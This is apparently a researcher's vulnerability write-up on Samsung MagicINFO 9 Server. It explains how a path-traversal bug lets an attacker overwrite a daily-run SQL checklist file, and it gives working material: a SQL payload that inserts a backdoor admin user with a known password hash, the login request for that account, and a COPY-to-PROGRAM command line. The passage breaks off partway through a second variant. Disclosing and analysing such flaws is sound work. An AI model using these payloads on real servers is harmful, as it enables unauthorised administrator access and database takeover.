
Samstung Part 2 :: Remote Code Execution in MagicINFO 9 Server
In part 1 I detailed my approach to following a rabbit hole that almost turned into pre-auth remote code execution with a default setup. Although I didn’t achieve my goal in the first part, on further review of the patches I was finally able to reach a full success - albeit it does take on average ~12 hours to land the shell. Let’s investigate the bug chain and determine why.
Please note that in this blog post, I will show you snippets of code decompiled directly with the fernflower decompiler instead of the usual jd-eclipse. This is because jd-eclipse failed to decompile many of the classes correctly.
Version
The version that was tested, was the latest patched version at the time, 21.1080.0. The file that was tested was MagicInfo 9 Server 21.1080.0 Setup.zip released on the 5th of August, 2025 and had a sha1 hash of 9744711fe76e7531f128835bf83c9ae001069115. Note that the patch in July was fixing 18 high impact vulnerabilities, many that were pre-authenticated or allowed for an authentication bypass.
Bugs
Today we are going to discuss the following bugs:
- SRC-2025-0003 - Samsung MagicINFO 9 Server downloadChangedFiles Directory Traversal Authentication Bypass Vulnerability
- SRC-2025-0004 - Samsung MagicINFO 9 Server ResponseUploadActivity TOCTOU Remote Code Execution Vulnerability
The WSServlet Attack Surface
    <servlet>
        <servlet-name>WSRMService</servlet-name>
        <servlet-class>com.samsung.magicinfo.protocol.http.service.WSServlet</servlet-class>
        <init-param>
            <param-name>CONF_PATH</param-name>
            <param-value>/WEB-INF/conf/</param-value>
        </init-param>
        <init-param>
            <param-name>SERVICE_DESCRIPTOR</param-name>
            <param-value>
                samsung-wsf-service-descriptor.xml
            </param-value>
        </init-param>
        <load-on-startup>1</load-on-startup>
    </servlet>
    <servlet-mapping>
        <servlet-name>WSRMService</servlet-name>
        <url-pattern>/WSRMService</url-pattern>
    </servlet-mapping>
In the first blog post, I mentioned how there is quite an interesting attack surface in the com.samsung.magicinfo.protocol.http.service.WSServlet. Before we dive into the vulnerability, let’s walk through the attack surface to get a better understanding. When calling the process method inside of com.samsung.magicinfo.protocol.interfaces.SRMServiceInterfaceImpl class which is called from any of the web service requests; NOTIFY, DOWNLOAD, REPORT or COMMAND. We reach the following code:
   private MOMsg process(MOMsg moMsg) throws BasicException {
      ServiceOPManager manager = null;
      manager = ServiceOPManagerFactory.getServiceOPManager(ActionParser.parse(moMsg)); // 1
      return manager.process(moMsg); // 2
   }
At [1] the code will call getServiceOPManager which will return the com.samsung.magicinfo.protocol.interfaces.NOTIFYExecuter class instance if we are calling the NOTIFY function from the web service.
public class NOTIFYExecuter extends Executer {
   Logger logger = LoggingManagerV2.getLogger(NOTIFYExecuter.class);

   protected AppBO process(HashMap params) throws BasicException {
      AppBO responseAppBO = null;
      String mo_Event = null;

      try {
         mo_Event = this.resultSet.getAttribute("MO_EVENT");
      } catch (RMQLException ex) {
         this.logger.error((String)"", (Throwable)ex);
         throw new BasicException(ex.getMessage(), ex);
      }

      try {
         ServiceDispatcher dispatcher = WSRMServiceDispatcher.getInstance();
         ServiceFactory sfc = WSRMServiceFactory.getInstance();
         String service_id = sfc.getServiceId(mo_Event, this.appBO.getOperation()); // 3
         responseAppBO = (AppBO)dispatcher.startService(service_id, params); // 4
         return responseAppBO;
      } catch (Exception ex) {
         this.logger.error((String)"", (Throwable)ex);
         throw new BasicException(ex.getMessage(), ex);
      }
   }
}
Calling into the com.samsung.magicinfo.protocol.servicemanager.WSRMServiceFactory classes getServiceId at [3] the code attempts to determine what the service_id is for this request. This is important because an attacker cannot directly control it:
   public String getServiceId(String mo_path, String operation) {
      for(int i = 0; i < serviceOpMapList.size(); ++i) {
         ServiceOpMap serviceOpMap = (ServiceOpMap)serviceOpMapList.get(i); // 5
         if (operation != null && operation.equals(serviceOpMap.getOperation())) { // 6
            if (mo_path == null) {
               if (serviceOpMap.getMo_path() == null) {
                  return serviceOpMap.getService_id();
               }
            } else {
               if (serviceOpMap.getMo_path() == null) {
                  return serviceOpMap.getService_id();
               }

               if (mo_path.indexOf(serviceOpMap.getMo_path()) >= 0) { // 7
                  return serviceOpMap.getService_id();
               }
            }
         }
      }

      return null;
   }
At [5] the code gets each serviceOpMap from the serviceOpMapList and checks that the [6] incoming operation is matching and if a mo_path is defined, that it matches the one in the serviceOpMap at [7]. If it does, then return the service_id. But where is this serviceOpMapList defined? During initialization we can see that the serviceOpMapList is set from a call to getServiceOpMapList at [8]
   private static synchronized boolean initialize() {
      serviceStore = new HashMap();
      ServiceStatusManager serviceStatusManager = ServiceStatusManagerImpl.getInstance();
      List serviceList = null;

      try {
         serviceList = serviceStatusManager.getServiceManageList();

         for(int i = 0; i < serviceList.size(); ++i) {
            ServiceManageList serviceMgmt = (ServiceManageList)serviceList.get(i);
            serviceStore.put(serviceMgmt.getService_id(), new ServiceInfo(serviceMgmt.getService_id(), serviceMgmt.getService_name(), serviceMgmt.getClass_name(), serviceMgmt.isLogging()));
         }

         serviceOpMapList = serviceStatusManager.getServiceOpMapList(); // 8
      } catch (Exception e) {
         logger.error((Object)e);
      }

      return true;
   }
Inside of the ServiceStatusManagerImpl class, we can see that it’s just a wrapper around the database:
   public List getServiceOpMapList() throws Exception {
      return dao.selectServiceOpMapList();
   }
Which is defined in the com/samsung/magicinfo/protocol/servicestatus/dao/ServiceStatusDAOMapper.xml file:
        <select id="selectServiceOpMapList" resultType="com.samsung.magicinfo.protocol.entity.ServiceOpMap">
                SELECT * FROM MI_RM_MAP_SERVICE_OPERATION
        </select>

When we step into the size method of the ArrayList inside of the getServiceId method, we can see there are 16 entries:

…and these correspond with the number of entries in the MI_RM_MAP_SERVICE_OPERATION table within the database:
Once the service_id has been obtained in com.samsung.magicinfo.protocol.interfaces.NOTIFYExecuter class, then startService is called on the com.samsung.magicinfo.protocol.servicemanager.WSRMServiceDispatcher instance:
   public Object startService(String service_id, Map paramMap) throws Exception {
      ServiceFactory factory = WSRMServiceFactory.getInstance();
      ServiceManager manager = null;

      try {
         manager = factory.getServiceInstance(service_id); // 9
         manager.setParameters(paramMap);
         return manager.startService();
      } catch (Exception e) {
         throw e;
      }
   }
This getServiceInstance call at [9] is quite interesting, because it reveals the processing classes for the web service requests. We know there are 16 available, but what classes process the incoming request body? Back in the com.samsung.magicinfo.protocol.servicemanager.WSRMServiceFactory
class we can see the getServiceInstance definition:
   public ServiceManager getServiceInstance(String service_id) throws Exception {
      ActivityContext ctxt = new ActivityContext(service_id);
      ctxt.setInvokeType(1);
      return this.getServiceInstance(ctxt); // 10
   }

   public ServiceManager getServiceInstance(ActivityContext ctxt) throws Exception {
      ServiceManager manager = null;
      String service_id = ctxt.getServiceID();
      ServiceInfo serviceInfo = (ServiceInfo)serviceStore.get(service_id); // 11
      if (serviceInfo == null) {
         throw new ServiceNotFoundException();
      } else {
         try {
            Class serviceManager = Class.forName(serviceInfo.getService_manager_class()); // 13
            manager = (ServiceManager)serviceManager.newInstance(); // 14
         } catch (ClassNotFoundException e) {
            logger.error(e.getMessage());
            throw new ServiceNotFoundException();
         } catch (InstantiationException e) {
            logger.error(e.getMessage());
            throw new ServiceNotFoundException();
         } catch (IllegalAccessException e) {
            logger.error(e.getMessage());
            throw new ServiceNotFoundException();
         }

         if (manager == null) {
            throw new ServiceNotFoundException();
         } else {
            if (manager != null) {
               ctxt.setLogging(serviceInfo.isLogging());
               manager.setContext(ctxt);
               manager.setServiceName(serviceInfo.getService_name());
            }

            return manager; // 15
         }
      }
   }
At [10] the code calls getServiceInstance and at [11] the code attempts to use the service_id as a key to access the relevant ServiceInfo instance. But where is serviceStore set? Well, in the initialize routine of course:
  private static synchronized boolean initialize() {
      serviceStore = new HashMap();
      ServiceStatusManager serviceStatusManager = ServiceStatusManagerImpl.getInstance();
      List serviceList = null;

      try {
         serviceList = serviceStatusManager.getServiceManageList(); // 12

         for(int i = 0; i < serviceList.size(); ++i) {
            ServiceManageList serviceMgmt = (ServiceManageList)serviceList.get(i);
            serviceStore.put(serviceMgmt.getService_id(), new ServiceInfo(serviceMgmt.getService_id(), serviceMgmt.getService_name(), serviceMgmt.getClass_name(), serviceMgmt.isLogging()));
         }

         serviceOpMapList = serviceStatusManager.getServiceOpMapList();
      } catch (Exception e) {
         logger.error((Object)e);
      }

      return true;
   }
The call to getServiceManageList at [2] sets the Map, let’s check it:
   public List getServiceManageList() throws Exception {
      return dao.selectServiceManageList();
   }
This is just another wrapper around the database which is defined in the com/samsung/magicinfo/protocol/servicestatus/dao/ServiceStatusDAOMapper.xml file:
        <select id="selectServiceManageList" resultType="com.samsung.magicinfo.protocol.entity.ServiceManageList">
                SELECT * FROM MI_RM_INFO_SERVICE_MANAGE
        </select>

When checking the database, we see 54 entries:

Back at [11], if the serviceInfo returned is not null, then at [13] manager class is resolved and a new instance is constructed at [14] and then finally returned at [15]. Ultimately, we can sum up the attack surface with a quick SQL query which will reveal the available manager classes for the com.samsung.magicinfo.protocol.http.service.WSServlet class that can process incoming requests. Note that this surface is reachable pre-authenticated.
For example, the com.samsung.magicinfo.framework.device.service.upload.DeviceUploadServiceManager class shows exactly which activity processes the incoming request:
public class DeviceUploadServiceManager extends ServiceManager {
   public Object executeService() throws ServiceException, Exception {
      ServiceOpActivity activity = new DeviceUploadServiceActivity(); // 16
      activity.setContext(this.activityContext);
      Object rt = activity.processActivity(this.paramMap);
      this.endServiceStatus();
      return rt;
   }
}
At [16] the DeviceUploadServiceActivity class is used with a call to processActivity.
Vulnerability Analysis
Upon studying the patch in the com.samsung.magicinfo.framework.monitoring.service.ResponseUploadActivity class which corresponds to CVE-2025-54446 we can see that Samsung developers added the directoryTraversalChecker code at [1].
    public Object process(HashMap params) throws ServiceException {
      ResultSet rs = (ResultSet)params.get("resultset");
      String moDownload = null;
      Device device = null;
      boolean onS3Storage = false;

      try {
         moDownload = rs.getAttribute("MO_DOWNLOAD");
         File file = (File)rs.getObjectAttribute("DOWNLOADABLE_FILE");
         String device_id = rs.getAttribute("DEVICE_ID");
         String content_type = rs.getAttribute("CONTENT-TYPE");
         String contentName = rs.getAttribute("DWN_CONTENT_NAME_ATTR");
         String s3Path = "";
         String path = CommonConfig.get("UPLOAD_HOME");
         if (!path.endsWith("\\") && !path.endsWith("/")) {
            path = path + File.separator;
         }

         if (!onS3Storage) {
            if (content_type.equals("CONTENT")) {
               path = path + CommonConfig.get("CAPTURE_DIR");
            } else if (content_type.equals("PLAYHISTORY")) {
               if (contentName.startsWith("FACE")) {
                  path = path + CommonConfig.get("FACE_LOG_DIR");
               } else {
                  path = path + CommonConfig.get("POP_LOG_DIR");
               }
            }
         } else if (onS3Storage) {
            if (content_type.equals("CONTENT")) {
               s3Path = s3Path + CommonConfig.get("s3.CAPTURE_DIR") + device_id + "/";
            } else if (content_type.equals("PLAYHISTORY")) {
               s3Path = s3Path + CommonConfig.get("s3.POP_DIR") + device_id + "/";
            }
         }

         Path destinationPath = Paths.get(SecurityUtils.directoryTraversalChecker(path + File.separator + contentName, (String)null)); // 1
         Path sourcePath = Paths.get(file.getPath());

         try {
            Files.write(destinationPath, Files.readAllBytes(sourcePath));
         } catch (Exception e) {
            this.logger.error("[MagicInfo_ScreenCaptureUpload] NIO write Exception! contentName : " + contentName + " e : " + e.getMessage());
         }
Not bad, works well. Kinda. The issue is that the constructed path starts with C:\MagicInfo Premium\runtime\upload. The function directoryTraversalChecker just strips traversals. However, we need traversals to survive saveAsFile in com.samsung.magicinfo.protocol.http.service.WSServlet. When processing file attachment messages, we can see that the code calls saveAsFile at [2]:
            for(int i = 0; i < attachmentIndexes.size(); ++i) {
               InputStream fin = null;

               try {
                  fin = mm.getBodyPart((Integer)attachmentIndexes.get(i)).getInputStream();
                  File file = this.saveAsFile((String)attachmentFilenames.get(i), fin); // 2
                  DownloadFile downFile = new DownloadFile();
                  downFile.setFile(file);
                  downFile.setContentName((String)attachmentFilenames.get(i));
                  downFile.setContentType(contentType);
                  downFile.setContentID((String)attachmentFilenames.get(i));
                  attachmentList.add(downFile);
               } catch (Exception var32) {
               } finally {
                  if (fin != null) {
                     try {
                        fin.close();
                     } catch (Exception var31) {
                     }
                  }

               }
            }
   private File saveAsFile(String filePartName, InputStream in) throws IOException {
      File file = null;

      try {
         Path tempFile = Paths.get(this.getFilePath(filePartName)); // 3
         Files.write(tempFile, IOUtils.toByteArray(in));
         file = tempFile.toFile();
         return file;
      } catch (Exception e) {
         this.logger.error("[MagicInfo_WSServeltFileUpload] NIO write Exception! fileName : " + filePartName + " e : " + e.getMessage());
         throw new IOException(e.getMessage());
      }
   }
The code here at [3] will attempt to write to C:\MagicInfo Premium\tomcat\temp. The problem here is that if the filePartName has a folder in it, for example validation\PostgreSQL_checklist.json then the code will throw an exception and not append a valid file for download for the ResponseUploadActivity. This is because the folder path C:\MagicInfo Premium\tomcat\temp\validation doesn’t actually exist. However, we can get around this by using validation/../PostgreSQL_checklist.json as the value!
This triggers a traversal in saveAsFile and allows us to survive, then later in ResponseUploadActivity the ../ is stripped making it validation/PostgreSQL_checklist.json allowing an attacker to target this file. Why is this important? that brings me to the exploitation section.
Exploitation
If we inspect the PostgreSQL_checklist.json file, we can see JSON that looks like this:
{
    "items" : [
        {
            "title" : "check MI_CMS_CODE_MEDIA table",
            "check_query" : "select count(*) from MI_CMS_CODE_MEDIA",
            "resolve_query" : [
                //...
            ],
            "expect" : "18",
            "description" : "Check the number of data stored in the MI_CMS_CODE_MEDIA table."
        }
    ]
}
If the check_query is overwritten with an attacker-controlled stacked query, then they can execute SQL from the following location inside of com.samsung.magicinfo.framework.setup.manager.ServerSetupInfoImpl:
   public void checkCheckingItemsFromJson() throws ConfigException {
      List<DbSchemeCheckEntity> dbSchemeCheckEntities = this.loadDbSchemeCheckList(); // 1
      DbSchemeDao dbSchemeDao = new DbSchemeDao();

      try {
         dbSchemeDao.deleteDbSchemeCheckResult();
         DatabaseManagerDao dao = new DatabaseManagerDao();

         for(DbSchemeCheckEntity dbSchemeCheckEntity : dbSchemeCheckEntities) {
            Integer count = dao.runSelectQuery(dbSchemeCheckEntity.getCheckQuery()); // 2
            boolean checkResult = count.equals(Integer.valueOf(dbSchemeCheckEntity.getExpect()));
            dbSchemeDao.insertCheckingResult(dbSchemeCheckEntity.getTestId(), dbSchemeCheckEntity.getTitle(), checkResult, dbSchemeCheckEntity.getDescription());
         }
      } catch (Exception e) {
         this.logger.error(e.getMessage());
      }

   }
At [1] the code gets a list of DbSchemeCheckEntity types. At [2] a getter is called on CheckQuery from the DbSchemeCheckEntity instance and returns the attacker-controlled SQL query and then runSelectQuery is triggered for a complete database takeover. The way to reach this code is via the following code path:
com.samsung.magicinfo.framework.setup.manager.ServerSetupInfoImpl.checkCheckingItemsFromJson()
    com.samsung.magicinfo.protocol.util.DailyJob.checkDbValidation()
        com.samsung.magicinfo.protocol.util.DailyJob.execute(JobExecutionContext) // triggered daily
This checkDbValidation is executed daily:
   private void checkDbValidation() throws Exception {
      ServerSetupInfo serverSetupInfo = ServerSetupInfoImpl.getInstance();
      serverSetupInfo.checkCheckingItemsFromJson(); // 3
      //...
   }
Let’s dive into loadDbSchemeCheckList at [1]:
   public List loadDbSchemeCheckList() throws ConfigException {
      List<DbSchemeCheckEntity> dbSchemeCheckEntities = new ArrayList();
      String confFilePath = this.getDbSchemeCheckItemsFilePath(); // 4

      try (FileReader fileReader = new FileReader(confFilePath)) {
         JsonParser jsonParser = new JsonParser();
         JsonElement parse = jsonParser.parse((Reader)fileReader);
         JsonObject asJsonObject = parse.getAsJsonObject();
         JsonArray items = asJsonObject.getAsJsonArray("items");

         for(int i = 0; i < items.size(); ++i) {
            JsonObject jsonObject = items.get(i).getAsJsonObject();
            String title = jsonObject.get("title").getAsString();
            String checkQuery = jsonObject.get("check_query").getAsString();
            List<String> resolveQueries = new ArrayList();
            JsonElement resolveQuery = jsonObject.get("resolve_query");
            JsonArray jsonArray = resolveQuery.getAsJsonArray();

            for(int k = 0; k < jsonArray.size(); ++k) {
               resolveQueries.add(jsonArray.get(k).getAsJsonObject().get("query").toString().replace("\"", ""));
            }

            String expect = jsonObject.get("expect").getAsString();
            String description = jsonObject.get("description").getAsString();
            DbSchemeCheckEntity dbSchemeCheckItem = new DbSchemeCheckEntity();
            dbSchemeCheckItem.setTestId(i);
            dbSchemeCheckItem.setTitle(title);
            dbSchemeCheckItem.setCheckQuery(checkQuery);
            dbSchemeCheckItem.setResolveQuery(resolveQueries);
            dbSchemeCheckItem.setExpect(expect);
            dbSchemeCheckItem.setDescription(description);
            dbSchemeCheckEntities.add(dbSchemeCheckItem);
         }

         return dbSchemeCheckEntities;
      } catch (Exception var29) {
         throw new ConfigException("Can't load check list.");
      }
   }
The most important call is at [4], which calls getDbSchemeCheckItemsFilePath:
   private String getDbSchemeCheckItemsFilePath() throws ConfigException {
      String dbSchemeCheckItemsFilePath = "";
      String magicInfoHome = System.getenv("MAGICINFO_PREMIUM_HOME");
      if (magicInfoHome != null && !magicInfoHome.equals("")) {
         dbSchemeCheckItemsFilePath = magicInfoHome + File.separator + "runtime" + File.separator + "upload" + File.separator + "validation" + File.separator + CommonConfig.get("wsrm.dbVendor") + "_checklist.json";
      }

      return dbSchemeCheckItemsFilePath;
   }
This code returns the C:/MagicInfo Premium/runtime/upload/validation/PostgreSQL_checklist.json path if the database is set to Postgres (it is by default).
Option 1 - Authentication Bypass
The primitive here is that the attacker can execute a series of SQL statements. Now, we don’t have enough permissions for a COPY (SELECT '') to PROGRAM 'cmd /c mspaint') and call it done. What we can do though is inject a query that will insert a new administrative user:
insert into mi_user_info_user (user_id, user_name, password, email, organization, team, job_position, phone_num, mobile_num, create_date, last_login_date, modify_date, is_approved, is_deleted, root_group_id, os_type, serial_num, using_mobile, is_reject, reject_reason, ldap_info, ldap_user_id, is_first_login, is_reset_pwd) values ('hacker', 'hacker', '$2a$10$b0G4pkAMSG/kqMeufR5sYOq6ou.A10YDmLVlKchC.2bVrcRthvwlu', '[email protected]', 'ROOT', '', '', '', '', current_timestamp, current_timestamp, current_timestamp , 'Y', 'N', '0', null, null, null, 'N', null, null, '', true, 'Y' );
insert into mi_user_map_group_user (user_id, group_id) values ('hacker', 0);
insert into mi_user_map_role_user (user_id, role_id) values ('hacker', 1);
insert into mi_user_map_dashboard (user_id, dashboard_id, priority) values ('hacker', 1, 1);
insert into mi_user_map_dashboard (user_id, dashboard_id, priority) values ('hacker', 2, 2);
By running the following queries, the attacker can add an admin user hacker:7v4e2R1DeD3kCoZ4j3. Now they can login with the following request:
POST /MagicInfo/restapi/v2.0/auth HTTP/1.1
Host: [target]:7001
Content-Type: application/json
Content-Length: 88

{
  "password": "7v4e2R1DeD3kCoZ4j3",
  "username": "hacker",
  "osName": "Linux",
  "osVersion": "1337"
}
Note that in newer version, two-factor is enabled by default so the attacker will need to add an authenticator to continue, but essentially the job is done here!
Option 2 - CVE-2025-54438 Varient
When studying CVE-2025-54438, I found that there were indeed two downloadChangedFiles methods. These two methods mapped to corresponding servlet classes:

com.samsung.magicinfo.protocol.file.CifsFileDownloadServletcom.samsung.magicinfo.protocol.file.FtpFileDownloadServlet
Upon studying the code, I could see that the patched version of the CifsFileDownloadServlet had a directory traversal check on the localPathByIp variable, which was built up from attacker-controlled strings such as the cifsLoginId:
   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
      request.setCharacterEncoding("UTF-8");
      response.setContentType("text/html; charset=UTF-8");

      try {
         String miUserId = StrUtils.nvl(request.getParameter("miUserId")).equals("") ? "admin" : request.getParameter("miUserId");
         String groupId = StrUtils.nvl(request.getParameter("groupId")).equals("") ? "0" : request.getParameter("groupId");
         long nGroupId = Long.parseLong(groupId);
         String cifsContentName = StrUtils.nvl(request.getParameter("cifsContentName")).equals("") ? "" : request.getParameter("cifsContentName");
         String cifsIP = StrUtils.nvl(request.getParameter("cifsIp")).equals("") ? "" : request.getParameter("cifsIp");
         String cifsLoginId = StrUtils.nvl(request.getParameter("cifsLoginId")).equals("") ? "" : request.getParameter("cifsLoginId");
         String cifsPassword = StrUtils.nvl(request.getParameter("cifsPassword")).equals("") ? "" : request.getParameter("cifsPassword");
         String cifsDirectory = StrUtils.nvl(request.getParameter("cifsDirectory")).equals("") ? "" : request.getParameter("cifsDirectory");
         String cifsRefreshInterval = StrUtils.nvl(request.getParameter("cifsRefreshInterval")).equals("") ? "1" : request.getParameter("cifsRefreshInterval");
         long nCifsRefreshInterval = Long.parseLong(cifsRefreshInterval);
         String canRefresh = StrUtils.nvl(request.getParameter("canRefresh")).equals("") ? "Y" : request.getParameter("canRefresh");
         long loginRetryMaxCount = Long.parseLong(StrUtils.nvl(request.getParameter("loginRetryMaxCount")).equals("") ? "1" : request.getParameter("loginRetryMaxCount"));
         String canLoginRetry = StrUtils.nvl(request.getParameter("canLoginRetry")).equals("") ? "Y" : request.getParameter("canLoginRetry");
         String CONTENTS_HOME = CommonConfig.get("CONTENTS_HOME").replace('/', File.separatorChar) + File.separatorChar + "contents_home";
         String contentId = UUID.randomUUID().toString().toUpperCase();
         cifsDirectory = "smb://" + cifsIP + cifsDirectory;
